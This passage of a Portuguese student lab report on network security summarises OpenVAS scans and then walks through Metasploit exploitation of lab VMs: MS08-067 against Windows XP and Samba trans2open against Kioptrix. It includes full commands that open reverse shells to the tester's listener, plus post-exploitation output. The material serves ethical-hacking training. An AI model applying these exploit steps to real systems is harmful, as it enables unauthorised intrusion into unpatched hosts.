


Figura 52 - Windows XP report

### Resumo do Relatório

- **Classificação de Severidade: Log (0.0)**
- **Número de Vulnerabilidades:**
  - **Alta: 0**
  - **Média: 0**
  - **Baixa: 0**
  - **Log: 1**
  - **Falsos Positivos: 0**

**Resumo:** Nenhuma vulnerabilidade crítica identificada. Apenas um evento de log foi registrado, indicando que esta máquina apresenta baixo risco de segurança.

### Observação

O Windows XP é amplamente reconhecido como um sistema operacional inseguro devido à sua idade e à falta de suporte oficial da Microsoft, que interrompeu as atualizações de segurança em abril de 2014. Sem essas atualizações, o sistema permanece vulnerável a novas ameaças e explorações descobertas ao longo dos anos.

Apesar disso, o relatório gerado pelo OpenVAS não identificou vulnerabilidades específicas no Windows XP durante o scanearamento. No entanto, essa ausência de vulnerabilidades reportadas não significa que o sistema seja seguro, apenas indica que as vulnerabilidades conhecidas não foram detectadas.



## Conclusão

Com base nos relatórios gerados pelo **OpenVAS**, foi possível identificar diversas vulnerabilidades em diferentes sistemas, cada uma com graus variados de severidade. Durante o exercício, observamos que sistemas como o **Kioptix** apresentam vulnerabilidades críticas, incluindo falhas de alto impacto que podem ser exploradas por atacantes. Já o **Windows XP**, apesar de ser amplamente reconhecido como um sistema inseguro, não teve vulnerabilidades detetadas pelo scan, o que pode indicar limitações na detecção ou configurações específicas que mascararam as falhas conhecidas. Por outro lado, o **Kali Linux** apresentou vulnerabilidades de baixa severidade, evidenciando que, mesmo em sistemas voltados para segurança ofensiva, há aspetos que podem ser melhorados.

## Metasploit

### Introdução ao Metasploit

O Metasploit é uma das ferramentas mais amplamente utilizadas no mundo da segurança ofensiva e do **penetration testing**. Criado para facilitar a exploração de vulnerabilidades em sistemas, ele é essencial tanto para profissionais de **cybersecurity** que buscam identificar falhas, quanto para **red teams** e **ethical hackers** que realizam testes de intrusão controlados.

Neste exercício, iremos utilizar o **Metasploit Framework** para explorar vulnerabilidades conhecidas em dois sistemas: **Windows XP** e **Kioptrix**. O Windows XP, apesar de ser um sistema operacional desatualizado, ainda pode ser encontrado em ambientes corporativos e industriais, onde sua insegurança representa uma ameaça séria. Já o Kioptrix é uma máquina virtual deliberadamente vulnerável, usada para treinamentos em **penetration testing**, permitindo testar exploits em um ambiente controlado.

### Instalação do Metasploit

O **Metasploit Framework** já vem pré-instalado no **Kali Linux**, o que significa que não é necessário realizar qualquer instalação adicional para utilizar a ferramenta basta iniciá-lo diretamente no terminal, com:



## Hacking


### *Hacking ao Windows XP com Metasploit*

Neste exemplo, vamos explorar uma vulnerabilidade conhecida no Windows XP para obter acesso remoto à máquina através do Metasploit Framework. A vulnerabilidade em questão está associada ao serviço SMB (Server Message Block), utilizado para partilha de ficheiros e impressoras.

Segue **passo a passo** de como foi feito o exercício:

### Varredura de Serviços

Primeiro, realizamos uma varredura de portas na máquina alvo para identificar quais serviços estão ativos. Para isso, usamos o nmap:



```
(kali@kali)~[~/Desktop]
$ sudo nmap -sV 10.120.59.101
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 14:45 EDT
Nmap scan report for 10.120.59.101
Host is up (0.0083s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds    Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.53 seconds
```

*Figura 54 - Varredura dos serviços*

Durante a análise, foi identificada a porta **445 (Microsoft-DS)** aberta, que é utilizada pelo **SMB**.

## Detetar Vulnerabilidades

Com a porta SMB em mente, executamos um script do nmap para verificar vulnerabilidades conhecidas nesse serviço:

```
(kali@kali)-[~/Desktop]
└─$ sudo nmap -p 445 --script vuln 10.120.59.101 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 14:51 EDT
Nmap scan report for 10.120.59.101
Host is up (0.0085s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs: CVE:CVE-2008-4250
|       The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|       Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|       code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-061: false
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 24.80 seconds
```

Figura 55 - Detetar Vulnerabilidades

O resultado revelou a presença da vulnerabilidade **smb-vuln-ms08-067**, associada ao **CVE-2008-4250** — uma falha crítica no serviço SMB que permite execução remota de código.

## Utilizar o Metasploit

Com a vulnerabilidade identificada, iniciamos o Metasploit Framework e pesquisamos pelo exploit correspondente:

```
msf6 > search CVE-2008-4250

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
--  --
0  exploit/windows/smb/ms08_067_netapi 2008-10-28     great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
1  \target: Automatic Targeting          -              -     -     -
2  \target: Windows 2000 Universal        -              -     -     -
3  \target: Windows XP SP0/SP1 Universal -              -     -     -
4  \target: Windows 2003 SP0 Universal    -              -     -     -
5  \target: Windows XP SP2 English (AlwaysOn NX) -          -     -     -
6  \target: Windows XP SP2 English (NX)   -              -     -     -
7  \target: Windows XP SP3 English (AlwaysOn NX) -          -     -     -
8  \target: Windows XP SP3 English (NX)   -              -     -     -
9  \target: Windows XP SP2 Arabic (NX)    -              -     -     -
10 \target: Windows XP SP2 Chinese - Traditional / Taiwan (NX) -          -     -     -
11 \target: Windows XP SP2 Chinese - Simplified (NX) -          -     -     -
12 \target: Windows XP SP2 Chinese - Traditional (NX) -          -     -     -
13 \target: Windows XP SP2 Czech (NX)     -              -     -     -
14 \target: Windows XP SP2 Danish (NX)    -              -     -     -
15 \target: Windows XP SP2 German (NX)    -              -     -     -
16 \target: Windows XP SP2 Greek (NX)     -              -     -     -
17 \target: Windows XP SP2 Spanish (NX)   -              -     -     -
18 \target: Windows XP SP2 Finnish (NX)   -              -     -     -
19 \target: Windows XP SP2 French (NX)    -              -     -     -
20 \target: Windows XP SP2 Hebrew (NX)    -              -     -     -
```

Figura 56 - Pesquisar Vulnerabilidade

## Configurar o Exploit

Escolhemos o exploit encontrado e verificamos as opções necessárias com:

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS    192.168.59.101  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.59.100  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.
```

Figura 57 – Mostrar opções do exploit

Configuramos o alvo com:

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.120.59.101
RHOSTS => 10.120.59.101
```

Figura 58 - Configuração do "Target"

Opcionalmente, podemos alterar a **payload** utilizada com:




Figura 59 - Alterar payload

## Executar o Exploit

Depois de configurar tudo, executamos o exploit com:

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.59.100:4444
[*] 10.120.59.101:445 - Automatically detecting the target ...
[*] 10.120.59.101:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.120.59.101:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.120.59.101:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.120.59.101
[*] Meterpreter session 1 opened (192.168.59.100:4444 → 10.120.59.101:1053) at 2025-05-16 15:01:40 -0400

meterpreter > █
```

Figura 60 - Executar exploit

## Acesso Remoto

Se o exploit for bem-sucedido, será estabelecida uma sessão com a máquina Windows XP, dando acesso remoto à mesma. A partir daqui, é possível executar comandos, explorar ficheiros e muito mais usando a sessão meterpreter.

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > sysinfo
Computer      : IFPC
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : MSHOME
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ipconfig

Interface 1
-----
Name           : MS TCP Loopback interface
Hardware MAC    : 00:00:00:00:00:00
MTU            : 1520
IPv4 Address    : 127.0.0.1

Interface 2
-----
Name           : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC    : 08:00:27:7c:2b:8a
MTU            : 1500
IPv4 Address    : 10.120.59.101
IPv4 Netmask    : 255.255.255.0
```

```
meterpreter > ls
Listing: C:\WINDOWS\system32
```

| Mode             | Size   | Type | Last modified             | Name          |
|------------------|--------|------|---------------------------|---------------|
| 100666/rw-rw-rw- | 261    | fil  | 2016-10-11 07:42:33 -0400 | \$winnt\$.inf |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:31:30 -0400 | 1025          |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:31:30 -0400 | 1028          |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:31:30 -0400 | 1031          |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:31:35 -0400 | 1033          |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:31:30 -0400 | 1037          |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:31:30 -0400 | 1041          |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:31:30 -0400 | 1042          |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:31:30 -0400 | 1054          |
| 100666/rw-rw-rw- | 2151   | fil  | 2008-04-14 08:00:00 -0400 | 12520437.cpx  |
| 100666/rw-rw-rw- | 2233   | fil  | 2008-04-14 08:00:00 -0400 | 12520850.cpx  |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:31:30 -0400 | 2052          |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:31:30 -0400 | 3076          |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:31:30 -0400 | 3com_dmi      |
| 100666/rw-rw-rw- | 100352 | fil  | 2008-04-14 08:00:00 -0400 | 6to4svc.dll   |
| 100666/rw-rw-rw- | 1688   | fil  | 2008-04-14 08:00:00 -0400 | AUTOEXEC.NT   |
| 100666/rw-rw-rw- | 2577   | fil  | 2016-10-11 07:41:56 -0400 | CONFIG.NT     |
| 100666/rw-rw-rw- | 2577   | fil  | 2008-04-14 08:00:00 -0400 | CONFIG.TMP    |
| 100666/rw-rw-rw- | 66082  | fil  | 2008-04-14 08:00:00 -0400 | C_28594.NLS   |
| 100666/rw-rw-rw- | 66082  | fil  | 2008-04-14 08:00:00 -0400 | C_28595.NLS   |
| 100666/rw-rw-rw- | 66082  | fil  | 2008-04-14 08:00:00 -0400 | C_28597.NLS   |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:33:25 -0400 | CatRoot       |
| 040777/rwxrwxrwx | 0      | dir  | 2025-05-13 21:04:59 -0400 | CatRoot2      |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:41:05 -0400 | Com           |
| 040777/rwxrwxrwx | 0      | dir  | 2019-06-07 05:24:31 -0400 | DRVSTORE      |
| 100666/rw-rw-rw- | 1804   | fil  | 2008-04-14 08:00:00 -0400 | Dcache.bin    |
| 040777/rwxrwxrwx | 0      | dir  | 2016-10-11 07:41:17 -0400 | DirectX       |

Figura 61 - Acesso remoto ao Windows XP



## Hacking ao Kioptrix com Metasploit

Neste exercício, vamos comprometer a máquina Kioptrix, uma VM vulnerável, através de uma exploração ao serviço Samba utilizando o Metasploit Framework.

### Varredura Inicial

Começamos por identificar os serviços ativos na máquina alvo utilizando o nmap:

```
(kali@kali)-[~/Desktop]
$ sudo nmap -sV 10.120.59.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 16:19 EDT
Nmap scan report for 10.120.59.102
Host is up (0.0032s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status       1 (RPC #100024)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
```

Figura 62 - Varredura dos serviços

Durante a varredura, é detetada a porta 139 aberta — esta está associada ao serviço Samba, que permite partilha de ficheiros em sistemas Unix/Linux.

### Identificar a Versão do Samba

Para determinar a versão exata do serviço Samba, utilizamos um módulo auxiliar do Metasploit:

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    10.120.59.102   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     139             no        The target port (TCP)
  THREADS   1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.120.59.102
RHOSTS => 10.120.59.102
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 10.120.59.102:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 10.120.59.102: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

Figura 63 - Descobrir versão do samba

O resultado revela que a versão do Samba em execução é Samba 2.2.1a.

## Pesquisar Vulnerabilidades

Pesquisamos online por vulnerabilidades conhecidas nesta versão do Samba. Uma das mais conhecidas é a trans2open, uma vulnerabilidade que permite execução remota de código em versões antigas do Samba.

MODULE

Samba trans2open Overflow (Linux x86)

TRY SURFACE COMMAND

← BACK TO SEARCH

Disclosed

Created

2003-04-07

2018-05-30

Description

This exploits the buffer overflow found in Samba versions 2.2.0 to 2.2.8. This particular module is capable of exploiting the flaw on x86 Linux systems that do not have the noexec stack option set.

NOTE: Some older versions of RedHat do not seem to be vulnerable since they apparently do not allow anonymous access to IPC.

Figura 64 - Pesquisa de vulnerabilidades

## Procurar o Exploit no Metasploit

Dentro do Metasploit, procuramos pelo exploit correspondente:

```
msf6 auxiliary(scanner/smb/smb_version) > search trans2open
Matching Modules
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/freebsd/samba/trans2open         2003-04-07      great No     Samba trans2open Overflow (+BSD x86)
1  exploit/linux/samba/trans2open           2003-04-07      great No     Samba trans2open Overflow (Linux x86)
2  exploit/osx/samba/trans2open             2003-04-07      great No     Samba trans2open Overflow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open         2003-04-07      great No     Samba trans2open Overflow (Solaris SPARC)
4  \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce . . .
5  \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce . . .

Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'
```

Figura 65 - Procura do exploit

Selecionamos o exploit adequado ao sistema Linux



## Configurar o Exploit

Selecionamos o exploit adequado ao sistema Linux e configuramos o endereço da máquina alvo:

```
msf6 auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set RHOSTS 10.120.59.102
RHOSTS => 10.120.59.102
```

Figura 66 - Configurar Exploit

Escolhemos a payload apropriada, por exemplo:

```
msf6 exploit(linux/samba/trans2open) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check Description
0 payload/generic/custom . normal No Custom Payload
1 payload/generic/debug_trap . normal No Generic x86 Debug Trap
2 payload/generic/shell_bind_aws_ssm . normal No Command Shell, Bind SSM (via AWS API)
3 payload/generic/shell_bind_tcp . normal No Generic Command Shell, Bind TCP Inline
4 payload/generic/shell_reverse_tcp . normal No Generic Command Shell, Reverse TCP Inline
5 payload/generic/ssh/interact . normal No Interact with Established SSH Connection
6 payload/generic/tight_loop . normal No Generic x86 Tight Loop
7 payload/linux/x86/adduser . normal No Linux Add User
8 payload/linux/x86/chmod . normal No Linux Chmod
9 payload/linux/x86/exec . normal No Linux Execute Command
10 payload/linux/x86/meterpreter/bind_ipv6_tcp . normal No Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
11 payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid . normal No Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
12 payload/linux/x86/meterpreter/bind_nonx_tcp . normal No Linux Mettle x86, Bind TCP Stager
13 payload/linux/x86/meterpreter/bind_tcp . normal No Linux Mettle x86, Bind TCP Stager (Linux x86)
14 payload/linux/x86/meterpreter/bind_tcp_uuid . normal No Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
15 payload/linux/x86/meterpreter/reverse_ipv6_tcp . normal No Linux Mettle x86, Reverse TCP Stager (IPv6)
16 payload/linux/x86/meterpreter/reverse_nonx_tcp . normal No Linux Mettle x86, Reverse TCP Stager
17 payload/linux/x86/meterpreter/reverse_tcp . normal No Linux Mettle x86, Reverse TCP Stager
18 payload/linux/x86/meterpreter/reverse_tcp_uuid . normal No Linux Mettle x86, Reverse TCP Stager
19 payload/linux/x86/metsvc_bind_tcp . normal No Linux Meterpreter Service, Bind TCP
20 payload/linux/x86/metsvc_reverse_tcp . normal No Linux Meterpreter Service, Reverse TCP Inline
21 payload/linux/x86/read_file . normal No Linux Read File
22 payload/linux/x86/shell/bind_ipv6_tcp . normal No Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
23 payload/linux/x86/shell/bind_ipv6_tcp_uuid . normal No Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
24 payload/linux/x86/shell/bind_nonx_tcp . normal No Linux Command Shell, Bind TCP Stager
25 payload/linux/x86/shell/bind_tcp . normal No Linux Command Shell, Bind TCP Stager (Linux x86)
26 payload/linux/x86/shell/bind_tcp_uuid . normal No Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
27 payload/linux/x86/shell/reverse_ipv6_tcp . normal No Linux Command Shell, Reverse TCP Stager (IPv6)
28 payload/linux/x86/shell/reverse_nonx_tcp . normal No Linux Command Shell, Reverse TCP Stager
29 payload/linux/x86/shell/reverse_tcp . normal No Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell/reverse_tcp_uuid . normal No Linux Command Shell, Reverse TCP Stager
31 payload/linux/x86/shell_bind_ipv6_tcp . normal No Linux Command Shell, Bind TCP Inline (IPv6)
32 payload/linux/x86/shell_bind_tcp . normal No Linux Command Shell, Bind TCP Inline
33 payload/linux/x86/shell_bind_tcp_random_port . normal No Linux Command Shell, Bind TCP Random Port Inline
34 payload/linux/x86/shell_reverse_tcp . normal No Linux Command Shell, Reverse TCP Inline
35 payload/linux/x86/shell_reverse_tcp_ipv6 . normal No Linux Command Shell, Reverse TCP Inline (IPv6)

msf6 exploit(linux/samba/trans2open) > set payload 4
payload => generic/shell_reverse_tcp
```

Figura 67 - Escolha da payload

## Executar o Exploit

Depois de tudo configurado, executamos o exploit:

```
msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.59.100:4444
[*] 10.120.59.102:139 - Trying return address 0xbffffdfc ...
[*] 10.120.59.102:139 - Trying return address 0xbffffcfc ...
[*] 10.120.59.102:139 - Trying return address 0xbffffbfc ...
[*] 10.120.59.102:139 - Trying return address 0xbffffafc ...
[*] 10.120.59.102:139 - Trying return address 0xbffff9fc ...
[*] 10.120.59.102:139 - Trying return address 0xbffff8fc ...
[*] 10.120.59.102:139 - Trying return address 0xbffff7fc ...
[*] 10.120.59.102:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.59.100:4444 → 10.120.59.102:32769) at 2025-05-16 16:26:31 -0400
[*] Command shell session 2 opened (192.168.59.100:4444 → 10.120.59.102:32770) at 2025-05-16 16:26:32 -0400
[*] Command shell session 3 opened (192.168.59.100:4444 → 10.120.59.102:32771) at 2025-05-16 16:26:33 -0400
[*] Command shell session 4 opened (192.168.59.100:4444 → 10.120.59.102:32772) at 2025-05-16 16:26:35 -0400
^C
Abort session 1? [y/N] y
[*] 10.120.59.102 - Command shell session 1 closed. Reason: User exit
```

Figura 68 - Executar exploit

## Acesso Remoto

Se a exploração for bem-sucedida, será aberta uma sessão remota com acesso à shell da máquina Kioptrix. A partir daí, podemos navegar pelo sistema de ficheiros, executar comandos e obter informações sensíveis.

```
msf6 exploit(linux/samba/trans2open) > sessions -i 2
[*] Starting interaction with 2 ...

pwd
/tmp
cd root
//bin/sh: cd: root: No such file or directory
cd /root
ls
anaconda-ks.cfg
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:74:95:3E
          inet addr:10.120.59.102  Bcast:10.120.59.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MTU:1500  Metric:1
          RX packets:5076 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3469 errors:4 dropped:0 overruns:0 carrier:4
          collisions:0 txqueuelen:100
          RX bytes:345910 (337.8 Kb)  TX bytes:229603 (224.2 Kb)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:564 (564.0 b)  TX bytes:564 (564.0 b)
```

Figura 69 - Acesso remoto

## Conclusão

A realização deste **trabalho prático** permitiu-nos aplicar de forma prática e consolidar diversos **conhecimentos fundamentais** no domínio da **Segurança de Redes**. Iniciámos com a montagem de um **laboratório de testes em rede**, onde configurámos várias **máquinas** e validámos a **conectividade** entre elas. Esta fase proporcionou um melhor entendimento da **configuração de redes**, **endereçoamento IP** e **rotas estáticas**, bem como a importância da **gateway** para o acesso à **internet**.

Na **análise de tráfego**, utilizámos ferramentas como o **tcpdump** e o **Wireshark** para **monitorizar** e **interpretar** os **pacotes** trocados entre **máquinas**.

Aprendemos a identificar **credenciais** transmitidas em **protocolos inseguros** como o **FTP** e o **Telnet**, comparando-os com **protocolos seguros** como o **SSH** e o

**HTTPS**. Este exercício evidenciou a importância do uso de **comunicações encriptadas** na proteção de **dados sensíveis**.

A componente de **hacking ético** permitiu explorar o uso de **ferramentas** amplamente reconhecidas na área da **cibersegurança**. Com o **Nmap**, realizámos **varrimentos de portas** e **deteção de sistemas operativos**. Com o **OpenVAS**, detetámos e documentámos **vulnerabilidades** presentes nas **máquinas** dos **laboratórios**. Por fim, com o **Metasploit**, avançámos para a **exploração** dessas **vulnerabilidades**, compreendendo como os **exploits** podem ser utilizados e quais os **riscos** que representam em **sistemas desatualizados** ou **mal configurados**.

Como resultado deste **trabalho**, desenvolvemos uma **visão crítica e prática** sobre os principais **riscos de segurança** em **redes informáticas**, bem como as **ferramentas** e **metodologias** mais utilizadas para a sua **deteção** e **mitigação**. Este **projeto** destacou também a importância da **documentação** e **análise detalhada** de todas as **ações executadas**, reforçando **boas práticas de cibersegurança** em **ambientes reais**